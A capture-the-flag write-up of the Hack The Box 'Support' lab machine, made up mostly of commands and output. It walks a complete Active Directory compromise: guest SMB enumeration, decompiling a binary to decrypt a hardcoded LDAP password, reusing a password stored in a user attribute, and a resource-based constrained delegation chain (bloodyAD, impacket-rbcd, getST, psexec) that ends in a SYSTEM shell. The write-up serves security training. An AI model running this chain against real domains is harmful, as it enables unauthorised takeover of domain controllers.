HTB: Support
Full writeup for the Support machine from the Active Directory Exploitation track on Hack The Box

Reconnaissance
Port Scanning
I started with a full TCP scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
└──╼ #sudo nmap -sC -sV -p- -T4 --min-rate 1000 10.129.230.181 -oN nmap/tcp_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-23 12:04 EDT
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.17% done; ETC: 12:05 (0:00:30 remaining)
Stats: 0:03:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.96% done; ETC: 12:07 (0:00:00 remaining)
Stats: 0:03:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.96% done; ETC: 12:07 (0:00:00 remaining)
Nmap scan report for 10.129.230.181
Host is up (0.044s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-23 16:05:54Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-23T16:06:52
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.53 seconds
The scan identified a Windows domain controller for support.htb. I added the hostnames to /etc/hosts before continuing with Kerberos and LDAP enumeration.
1
echo "10.129.230.181 support.htb dc.support.htb" | sudo tee -a /etc/hosts
SMB Share Enumeration
Guest access was allowed, so I enumerated the SMB shares without credentials.
1
2
3
4
5
6
7
8
9
10
11
12
└──╼ #nxc smb support.htb -u guest -p '' --shares
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.230.181  445    DC               [+] support.htb\guest:
SMB         10.129.230.181  445    DC               [*] Enumerated shares
SMB         10.129.230.181  445    DC               Share           Permissions     Remark
SMB         10.129.230.181  445    DC               -----           -----------     ------
SMB         10.129.230.181  445    DC               ADMIN$                          Remote Admin
SMB         10.129.230.181  445    DC               C$                              Default share
SMB         10.129.230.181  445    DC               IPC$            READ            Remote IPC
SMB         10.129.230.181  445    DC               NETLOGON                        Logon server share
SMB         10.129.230.181  445    DC               support-tools   READ            support staff tools
SMB         10.129.230.181  445    DC               SYSVOL                          Logon server share
The support-tools share was readable. It contained several portable utilities, including UserInfo.exe.zip, which I downloaded for analysis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└──╼ #smbclient //10.129.230.181/"support-tools" -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 07:19:43 2022

		4026367 blocks of size 4096. 959081 blocks available
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (686.1 KiloBytes/sec) (average 686.1 KiloBytes/sec)
I extracted the archive locally.
1
2
3
4
└──╼ #ls userInfo/
CommandLineParser.dll                                      Microsoft.Extensions.DependencyInjection.dll   System.Memory.dll                           System.Threading.Tasks.Extensions.dll
Microsoft.Bcl.AsyncInterfaces.dll                          Microsoft.Extensions.Logging.Abstractions.dll  System.Numerics.Vectors.dll                 UserInfo.exe
Microsoft.Extensions.DependencyInjection.Abstractions.dll  System.Buffers.dll
Initial Access: Recovering LDAP credentials
Extracting and inspecting UserInfo.exe
I decompiled the .NET binary with ILSpy. The most interesting code was in the Protected and LdapQuery classes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
namespace UserInfo.Services
{
	internal class Protected
	{
		private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

		private static byte[] key = Encoding.ASCII.GetBytes("armando");

		public static string getPassword()
		{
			byte[] array = Convert.FromBase64String(enc_password);
			byte[] array2 = array;
			for (int i = 0; i < array.Length; i++)
			{
				array2[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
			}
			return Encoding.Default.GetString(array2);
		}
	}
	internal class LdapQuery
	{
		private DirectoryEntry entry;

		private DirectorySearcher ds;

		public LdapQuery()
		{
			//IL_0018: Unknown result type (might be due to invalid IL or missing references)
			//IL_0022: Expected Obj, but got Unknown
			//IL_0035: Unknown result type (might be due to invalid IL or missing references)
			//IL_003f: Expected Obj, but got Unknown
			string password = Protected.getPassword();
			entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
			entry.AuthenticationType = (AuthenticationTypes)1;
			ds = new DirectorySearcher(entry);
		}

		public void query(string first, string last, bool verbose = false)
		{
			//IL_011e: Unknown result type (might be due to invalid IL or missing references)
			try
			{
				if (first == null && last == null)
				{
					Console.WriteLine("[-] At least one of -first or -last is required.");
					return;
				}
				string text;
				if (last == null)
				{
					text = "(givenName=" + first + ")";
				}
				else
				{
					text = ((first != null) ? ("(&(givenName=" + first + ")(sn=" + last + "))") : ("(sn=" + last + ")"));
				}
				if (verbose)
				{
					Console.WriteLine("[*] LDAP query to use: " + text);
				}
				ds.Filter = text;
				ds.PropertiesToLoad.Add("sAMAccountName");
				SearchResultCollection val = ds.FindAll();
				if (val.Count == 0)
				{
					Console.WriteLine("[-] No users identified with that query.");
					return;
				}
				if (verbose)
				{
					string text2 = "[+] Found " + val.Count + " result";
					if (val.Count > 1)
					{
						text2 += "s";
					}
					text2 += ":";
					Console.WriteLine(text2);
				}
				foreach (SearchResult item in val)
				{
					if (verbose)
					{
						Console.Write("       ");
					}
					Console.WriteLine(item.Properties["sAMAccountName"][0]);
				}
			}
			catch (Exception ex)
			{
				Console.WriteLine("[-] Exception: " + ex.Message);
			}
		}

		public void printUser(string username, bool verbose = false)
		{
			try
			{
				if (verbose)
				{
					Console.WriteLine("[*] Getting data for " + username);
				}
				ds.Filter = "sAMAccountName=" + username;
				ds.PropertiesToLoad.Add("pwdLastSet");
				ds.PropertiesToLoad.Add("lastLogon");
				ds.PropertiesToLoad.Add("givenName");
				ds.PropertiesToLoad.Add("sn");
				ds.PropertiesToLoad.Add("mail");
				SearchResult val = ds.FindOne();
				if (val == null)
				{
					Console.WriteLine("[-] Unable to locate " + username + ". Please try the find command to get the user's username.");
					return;
				}
				if (((ReadOnlyCollectionBase)(object)val.Properties["givenName"]).Count > 0)
				{
					Console.WriteLine("First Name:           " + val.Properties["givenName"][0]);
				}
				if (((ReadOnlyCollectionBase)(object)val.Properties["sn"]).Count > 0)
				{
					Console.WriteLine("Last Name:            " + val.Properties["sn"][0]);
				}
				if (((ReadOnlyCollectionBase)(object)val.Properties["mail"]).Count > 0)
				{
					Console.WriteLine("Contact:              " + val.Properties["mail"][0]);
				}
				if (val.Properties.Contains("pwdLastSet"))
				{
					Console.WriteLine("Last Password Change: " + DateTime.FromFileTime((long)val.Properties["pwdLastSet"][0]));
				}
			}
			catch (Exception ex)
			{
				Console.WriteLine("[-] Exception: " + ex.Message);
			}
		}
	}
}
The Protected class reveals an ldap service account and an encrypted password. The getPassword method shows the exact XOR routine needed to recover it, so I reproduced that logic in a small C# program.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
using System;
using System.Text;

public class Protected
{
    private static byte[] key = Encoding.ASCII.GetBytes("armando");

    public static string GetPassword(string enc_password)
    {
        byte[] array = Convert.FromBase64String(enc_password);

        for (int i = 0; i < array.Length; i++)
        {
            array[i] = (byte)(array[i] ^ key[i % key.Length] ^ 0xDF);
        }

        return Encoding.Default.GetString(array);
    }
}

public class Program
{
    public static void Main()
    {
        string password = Protected.GetPassword(
            "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
        );

        Console.WriteLine(password);
    }
}
It recovered the password nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz.
Validating the recovered account
I tested the recovered credentials.
1
2
3
└──╼ #nxc ldap support.htb -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
LDAP        10.129.230.181  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.230.181  389    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
The credentials worked, so I collected BloodHound data with bloodhound-python.
Domain Enumeration
BloodHound collection
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└──╼ #bloodhound-python -d support.htb -ns 10.129.230.181 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.support.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 09S
The ldap account had no outbound privileges, so I returned to LDAP enumeration. I used Apache Directory Studio for a visual view of the directory.
LDAP Enumeration
Inspecting user attributes

While inspecting user objects, I found the support account. Its info attribute contained the suspicious string Ironside47pleasure40Watchful, which appeared to be a password and successfully authenticated.
1
2
3
└──╼ #nxc winrm support.htb -u support -p Ironside47pleasure40Watchful
WINRM       10.129.230.181  5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
WINRM       10.129.230.181  5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
Initial Access: WinRM as support
The recovered password was stored in the support user’s info attribute, so I tested it against WinRM.
The successful WinRM authentication provided the user foothold; the user flag was available from this session.
Privilege Escalation
Identifying the privilege-escalation path
After obtaining the user flag, I revisited BloodHound and inspected the support account.

The support account has GenericAll over the DC computer object. This permission allows us to modify the computer object and configure an RBCD (resource-based constrained delegation) attack.
About RBCD
Resource-Based Constrained Delegation is a Kerberos delegation mechanism. It enables a service (the front-end service) to impersonate a user and access a resource (the back-end service) on that user’s behalf. What makes RBCD unique is that the configuration is stored on the resource object in Active Directory (AD), rather than on the front-end service account. This allows the resource owner, who often lacks broad administrative privileges, to manage delegation permissions for their specific resource.
Creating a controlled computer account
I first added a computer account to the domain. By default, users can create up to ten computer objects through the MachineAccountQuota setting.
1
2
└──╼ #bloodyAD --host 10.129.230.181 -d support.htb -u support -p 'Ironside47pleasure40Watchful' add computer tr3m0x  Password123
[+] tr3m0x$ created
Configuring RBCD on the domain controller
Next, I configured the DC computer object to trust the computer account we created.
1
2
3
4
5
6
7
8
└──╼ #impacket-rbcd -delegate-to 'DC$' -delegate-from 'tr3m0x$' -dc-ip 10.129.230.181 -action write 'support.htb/support:Ironside47pleasure40Watchful'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] tr3m0x$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     tr3m0x$      (S-1-5-21-1677581083-3380853377-188903654-6101)
Requesting an Administrator service ticket
I requested an S4U2Self plus S4U2Proxy service ticket while impersonating Administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
└──╼ #impacket-getST -spn cifs/dc.support.htb -impersonate Administrator -dc-ip 10.129.230.181 'support.htb/tr3m0x$:Password123'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
Using the service ticket
This produced a CIFS service ticket for dc.support.htb; it is not a TGT, but it can be used directly for remote service access.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

└──╼ #mv Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache ticket.ccache
└──╼ #KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file pNSCnCtt.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service vIjG on dc.support.htb.....
[*] Starting service vIjG.....
[!] Press help for extra shell commands                                                                                                                                                                          Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
This completes the attack chain: anonymous SMB access exposed a tool, reverse engineering recovered LDAP credentials, LDAP enumeration revealed a reusable password, and GenericAll over the domain controller enabled RBCD to obtain SYSTEM access.